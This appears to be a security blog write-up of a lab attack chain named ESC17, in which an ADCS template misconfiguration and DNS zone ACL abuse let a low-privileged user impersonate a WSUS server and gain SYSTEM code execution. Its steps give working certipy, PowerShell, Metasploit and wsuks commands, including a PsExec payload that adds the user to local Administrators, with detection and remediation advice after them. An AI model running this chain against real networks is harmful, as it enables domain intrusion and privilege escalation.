ESC17: From ADCS Misconfiguration to WSUS Client Compromise via DNS Zone Abuse
TLDR

ESC17 is a new ADCS vulnerability class where a certificate template with Server Authentication EKU and Enrollee-Supplied Subject (SAN) allows a low-privileged user to obtain a valid TLS certificate for any internal hostname. Combined with DNS Zone Dynamic Update abuse, an attacker can redirect WSUS traffic to a rogue server with a trusted TLS certificate, bypassing HTTPS protection entirely and achieving SYSTEM-level code execution on WSUS clients.
This attack chain requires no admin privileges. A domain user with write access to the DNS zone AD object and enrollment rights on a misconfigured template is enough.
Introduction
What is ESC17?
ESC17 is a vulnerability in Active Directory Certificate Services (ADCS) identified by the Digitrace team (Alexander Neff & Phil Knüfer). It targets certificate templates that combine:
- Server Authentication EKU (OID:
1.3.6.1.5.5.7.3.1) CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT- the requester can specify the Subject Alternative Name (SAN)- Enrollment rights for low-privileged groups (Domain Users, Authenticated Users)
- No Manager Approval - certificates are issued automatically
This combination allows any domain user to request a valid TLS certificate for any internal hostname, including critical infrastructure like WSUS, Exchange, SCCM, or SharePoint servers.
How Does ESC17 Differ from ESC1?
| ESC1 | ESC17 | |
|---|---|---|
| EKU | Client Authentication | Server Authentication |
| Attack | Impersonate a user/admin (domain auth) | Impersonate a server (TLS spoofing) |
| Impact | Privilege escalation via Kerberos PKINIT | Man-in-the-Middle, code execution |
Here’s the important part: administrators who mitigated ESC1 by switching the EKU from Client Authentication to Server Authentication, without disabling Enrollee Supplies Subject, have unknowingly introduced ESC17.
The Missing Piece: DNS Record Manipulation
A TLS certificate alone is not enough. The attacker needs to redirect the victim’s traffic to their machine. Traditional approaches use ARP spoofing, but this is noisy and often detected.
A cleaner approach is to abuse DNS Zone Dynamic Update settings. If an attacker has GenericWrite or WriteProperty on the DNS zone AD object, they can downgrade the zone from Secure Only to Nonsecure and Secure using the Set-DNSZoneDynamicUpdate tool. Once downgraded, DNS records can be modified without authentication from any host on the network.
Before exploitation, the attacker can use Get-DNSZoneDynamicUpdate to enumerate all DNS zones and identify which ones have non-default principals with dNSProperty write access. This makes it easy to find exploitable zones without guessing.
Attack Environment
| Component | Type | Value | Description |
|---|---|---|---|
| Attacker | User | normal (Test123.!) | Domain Users member, low-privileged |
| DC | Machine | 192.168.231.61 | Domain Controller (fslab.local) |
| CA | Machine | SDCA01 (sdca01.fslab.local) | Enterprise CA, forestallCA |
| WSUS | Machine | SDWSUS02 (sdwsus02.fslab.local) | WSUS server (HTTPS, port 8531) |
| Kali | Machine | 192.168.231.187 | Kali machine |
| Victim | Machine | SDWS01 | WSUS client |
| Template | Template | WSUS3(ESC17) | Server Auth + EnrolleeSuppliesSubject |
| Certipy | Tool | v5.0.2 | certipy-ad |
| wsuks | Tool | v1.1.0 | WSUS MitM attack tool |
| Set-DNSZoneDynamicUpdate | Tool | - | DNS Zone Dynamic Update manipulation |
| Get-DNSZoneDynamicUpdate | Tool | - | DNS Zone ACL enumeration |
Attack Chain
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
Low-privileged domain user
    │
    ▼
1. Discover HTTPS-enabled WSUS server (wsuks --only-discover)
    │
    ▼
2. Find ESC17-vulnerable template (Locksmith / Certipy)
    │
    ▼
3. Request TLS certificate for WSUS FQDN (certipy-ad req -dns)
    │
    ▼
4. Enumerate DNS zone ACLs for dNSProperty write access
   (Get-DNSZoneDynamicUpdate)
    │
    ▼
5. Downgrade DNS zone: Secure Only → Nonsecure and Secure
   (Set-DNSZoneDynamicUpdate -UpdateType NonsecureAndSecure)
    │
    ▼
6. Modify WSUS DNS A record → attacker IP (nsupdate / Invoke-DNSUpdate)
    │
    ▼
7. WSUS MitM with valid TLS cert (wsuks --tls-cert)
    │
    ▼
SYSTEM-level code execution on WSUS client
Exploitation
Step 1: Discover WSUS Server

Use wsuks to identify whether WSUS is configured with HTTPS:
1
sudo wsuks -u normal -p 'Test123.!' -d fslab.local --dc-ip 192.168.231.61 --only-discover
1
2
3
4
5
6
[+] Using domain user for the WSUS attack: User=normal Password=Test123.! Domain=fslab.local
[+] Command to execute:
PsExec64.exe /accepteula /s powershell.exe "Add-LocalGroupMember -Group $(Get-LocalGroup -SID S-1-5-32-544 | Select Name) -Member fslab.local\normal;"
[*] WSUS Server not specified, trying to find it in SYSVOL share on DC
[CRITICAL] Found WSUS Server using HTTPS: https://sdwsus02.fslab.local:8531
[CRITICAL] Not vulnerable to WSUS Attack. Exiting...
HTTPS is enabled, so the standard WSUS MitM attack fails. But with an ESC17 certificate and --tls-cert, this protection is bypassed.
Step 2: Identify Vulnerable Template
Using Locksmith (Recommended)
Locksmith v2026.1.4.1426 supports direct ESC17 detection:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
PS C:\Users\victim\Downloads> Invoke-Locksmith -Scan ESC17
    _       _____  _______ _     _ _______ _______ _____ _______ _     _
    |      |     | |       |____/  |______ |  |  |   |      |    |_____|
    |_____ |_____| |_____  |    \_ ______| |  |  | __|__    |    |     |
        .--.                  .--.                  .--.
       /.-. '----------.     /.-. '----------.     /.-. '----------.
       \'-' .---'-''-'-'     \'-' .--'--''-'-'     \'-' .--'--'-''-'
        '--'                  '--'                  '--'
                                                          v2026.1.4.1426
Gathering AD CS Objects from fslab.local...
Identifying AD CS templates with dangerous ESC17 configurations...
-------------------------------------------------------------------------
     ESC17 - Vulnerable Certificate Template - Server Authentication
-------------------------------------------------------------------------

Technique Template Name Risk   Enabled Issue
--------- ------------- ----   ------- -----
ESC17     WSUS3(ESC17)  Medium    True FSLAB\Domain Users can provide a Subject Alternative Name (SAN) while
                                       enrolling in this Server Authentication template, and enrollment does not require
                                       Manager Approval.

                                       The resultant certificate can be used by an attacker to impersonate servers
                                       and perform Machine-in-the-Middle Attacks

                                       More info:
                                         - https://trustedsec.com/blog/wsus-is-sus-ntlm-relay-attacks-in-plain-sight
                                         - https://blog.digitrace.de/2026/01/using-adcs-to-attack-https-enabled-wsus-clients/
Locksmith flags templates where Server Authentication + Enrollee Supplies Subject + No Manager Approval are combined, which is exactly the ESC17 condition.
Step 3: Request TLS Certificate for WSUS FQDN
Request a Server Authentication certificate with the WSUS server’s DNS name as SAN:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~]
└─$ certipy-ad req -u normal -p 'Test123.!' -ca forestallCA -target-ip 192.168.231.62 -dc-ip 192.168.231.61 -dns sdwsus02.fslab.local -template 'WSUS2(ESC17)'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 998
[*] Successfully requested certificate
[*] Got certificate with DNS Host Name 'sdwsus02.fslab.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'sdwsus02.pfx'
[*] Wrote certificate and private key to 'sdwsus02.pfx'

Certificate has no object SID is expected. Server Authentication certificates do not carry SIDs. This certificate is for TLS impersonation, not domain authentication.

Convert to PEM format for use with wsuks:
1
openssl pkcs12 -in sdwsus02.pfx -out sdwsus02.pem -nodes --passin pass:
Step 4: Enumerate DNS Zone ACLs and Downgrade Dynamic Update
First, use Get-DNSZoneDynamicUpdate to check if the attacker’s principal can actually write to the DNS zone:
1
2
. .\Get-DNSZoneDynamicUpdate.ps1
Get-DNSZoneDynamicUpdate -ZoneName "fslab.local"

The output shows non-default principals with dNSProperty write access. If the attacker’s user or group appears here, they can downgrade the zone.
Now use Set-DNSZoneDynamicUpdate to exploit the misconfigured ACL. Instead of requiring DNS admin access or Domain Controller access to modify DNS records, we directly edit the dNSProperty attribute via LDAP.
1
2
3
4
5
# Import the tool
. .\Set-DNSZoneDynamicUpdate.ps1

# Downgrade from "Secure Only" to "Nonsecure and Secure"
Set-DNSZoneDynamicUpdate -ZoneName "fslab.local" -UpdateType NonsecureAndSecure
1
2
3
4
5
6
7
8
[*] Zone DN: DC=fslab.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=fslab,DC=local
[*] Target : NonsecureAndSecure (1)
[*] dNSProperty value count: 9
[*] Found ALLOW_UPDATE at index 0
[*] Current: SecureOnly (2)
[+] Modified: SecureOnly (2) -> NonsecureAndSecure (1)
[+] CommitChanges() successful!
[!] DNS Server may need to reload zone or restart for change to take effect.

The DNS zone now accepts unauthenticated dynamic updates. Any host on the network can add or modify DNS records without Kerberos authentication.

Step 5: Modify WSUS DNS Record
Since the zone now accepts nonsecure dynamic updates, anyone on the network can modify DNS records through the DNS protocol without authentication.
From Linux (Metasploit):
1
2
3
4
5
6
7
msf6 > use admin/dns/dyn_dns_update
msf6 auxiliary(admin/dns/dyn_dns_update) > set ACTION ADD
msf6 auxiliary(admin/dns/dyn_dns_update) > set RHOST 192.168.231.61
msf6 auxiliary(admin/dns/dyn_dns_update) > set DOMAIN fslab.local
msf6 auxiliary(admin/dns/dyn_dns_update) > set HOSTNAME sdwsus02
msf6 auxiliary(admin/dns/dyn_dns_update) > set IP 192.168.231.187
msf6 auxiliary(admin/dns/dyn_dns_update) > exploit
From Windows (Invoke-DNSUpdate):
Invoke-DNSUpdate does not replace the existing record when adding. It adds a second A record alongside the original. To get a clean replacement, first delete the existing record, then add the new one:
1
2
3
4
5
# Delete the existing A record
Invoke-DNSUpdate -DNSType A -DNSName sdwsus02.fslab.local -Realm fslab.local

# Add attacker IP
Invoke-DNSUpdate -DNSType A -DNSName sdwsus02.fslab.local -DNSData 192.168.231.187 -Realm fslab.local
Since the zone has been downgraded to “Nonsecure and Secure”, these DNS updates go through the DNS protocol without any authentication. Domain credentials are not required. Any machine on the network can send these updates, regardless of whether it is domain-joined or not.

Now sdwsus02.fslab.local resolves to the attacker’s IP (192.168.231.187).
Step 6: Execute WSUS MitM with Valid TLS Certificate
Launch wsuks with the ESC17-obtained TLS certificate:
1
2
3
4
sudo wsuks -u normal -p 'Test123.!' -d fslab.local \
    --dc-ip 192.168.231.61 -t 192.168.231.63 \
    --WSUS-Server sdwsus02.fslab.local \
    --tls-cert sdwsus02.pem

When the victim client (SDWS01) checks for updates, wsuks intercepts the request over HTTPS and presents a trusted TLS certificate issued by the domain’s internal CA. The client does not receive any certificate warning because the internal CA is automatically trusted by all domain-joined machines.
wsuks injects a PsExec payload into the update response:
1
PsExec64.exe /accepteula /s powershell.exe "Add-LocalGroupMember -Group Administrators -Member fslab.local\normal;"
When the victim client checks for updates, the injected payload runs as SYSTEM:


The attacker is now a local administrator on the victim machine.
Detection
Identifying Risky DNS Zone ACLs
Use Get-DNSZoneDynamicUpdate to find non-default principals that can write to dNSProperty on DNS zone objects:
1
2
. .\Get-DNSZoneDynamicUpdate.ps1
Get-DNSZoneDynamicUpdate
The script enumerates all AD-integrated DNS zones, checks ACLs for GenericAll, GenericWrite, and WriteProperty (targeting dNSProperty or all attributes), filters out expected admin principals, and reports anything that shouldn’t be there.
What to Monitor
| Indicator | Event/Source | Description |
|---|---|---|
| dNSProperty modification | Event ID 5136 | Someone changed the Dynamic Update setting on a DNS zone |
| User requesting Server Auth cert | CA Issuance Logs / Event ID 4887 | A user account (not machine) requesting a Server Authentication certificate |
| SAN mismatch | CA Logs | SAN/dNSName in certificate doesn’t match the requester’s identity |
| DNS record anomaly | DNS Server Logs | WSUS FQDN pointing to unexpected IP |
| WSUS update anomaly | Windows Update Client Logs | Unexpected update source or content |
| PsExec execution | Sysmon / EDR | PsExec running from Windows Update context |
Enable Necessary Auditing
Ensure Directory Service Changes auditing is enabled to capture Event ID 5136:
1
2
Computer Configuration > Policies > Windows Settings > Security Settings >
Advanced Audit Policy > DS Access > Audit Directory Service Changes = Success
Remediation
1. Fix Certificate Templates (Primary)
- Disable
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECTon all Server Authentication templates. Set the Subject/SAN to “Build from Active Directory information.” - Restrict enrollment rights - only the server accounts that need the certificates should be able to enroll. Never grant Enroll to Domain Users or Authenticated Users.
- Enable Manager Approval for templates where Enrollee Supplies Subject is genuinely required.
2. Secure DNS Zone ACLs
- Audit write permissions on DNS zone AD objects under
CN=MicrosoftDNS,DC=DomainDnsZones. - Remove
GenericWrite,WriteProperty, andFull Controlfrom non-admin principals. - Run
Get-DNSZoneDynamicUpdateregularly to detect drift.
3. Harden WSUS
- WSUS is deprecated by Microsoft. Migrate to Intune or Windows Update for Business where possible.
- If WSUS must be used, enforce HTTPS (necessary but not sufficient, as this attack demonstrates).
- Consider client-side certificate pinning where feasible.
4. Network-Level Mitigations
- Enable DNSSEC to protect against DNS record manipulation.
- Enable SMB Signing, LDAP Signing, and LDAPS Channel Binding.
- Minimize NTLM usage, prefer Kerberos authentication.
- Deploy Dynamic ARP Inspection and 802.1X for network access control.
Conclusion
Switching a certificate template’s EKU from Client Authentication to Server Authentication does not eliminate the risk when Enrollee Supplies Subject remains enabled. It just shifts the attack surface from domain authentication abuse to TLS server impersonation.
When combined with DNS Zone Dynamic Update abuse, this becomes a full attack chain that requires only domain user credentials and a misconfigured ACL. No admin access needed at any stage. The result is SYSTEM-level code execution on WSUS clients through a trusted HTTPS channel.
Bottom line: audit both your certificate templates and your DNS zone ACLs. Neither one may be exploitable alone, but together they form a critical path.
References
- Digitrace - Using ADCS to Attack HTTPS-Enabled WSUS Clients
- TrustedSec - WSUS Is SUS: NTLM Relay Attacks in Plain Sight
- Set-DNSZoneDynamicUpdate / Get-DNSZoneDynamicUpdate
- wsuks - WSUS MitM Attack Tool
- Certipy ESC17 PR #344
- NeffIsBack ESC17 Wiki
- Locksmith - ADCS Vulnerability Scanner
- MS-DNSP: dnsProperty Struct (2.3.2.1)
- ADIDNS Poisoning - The Hacker Recipes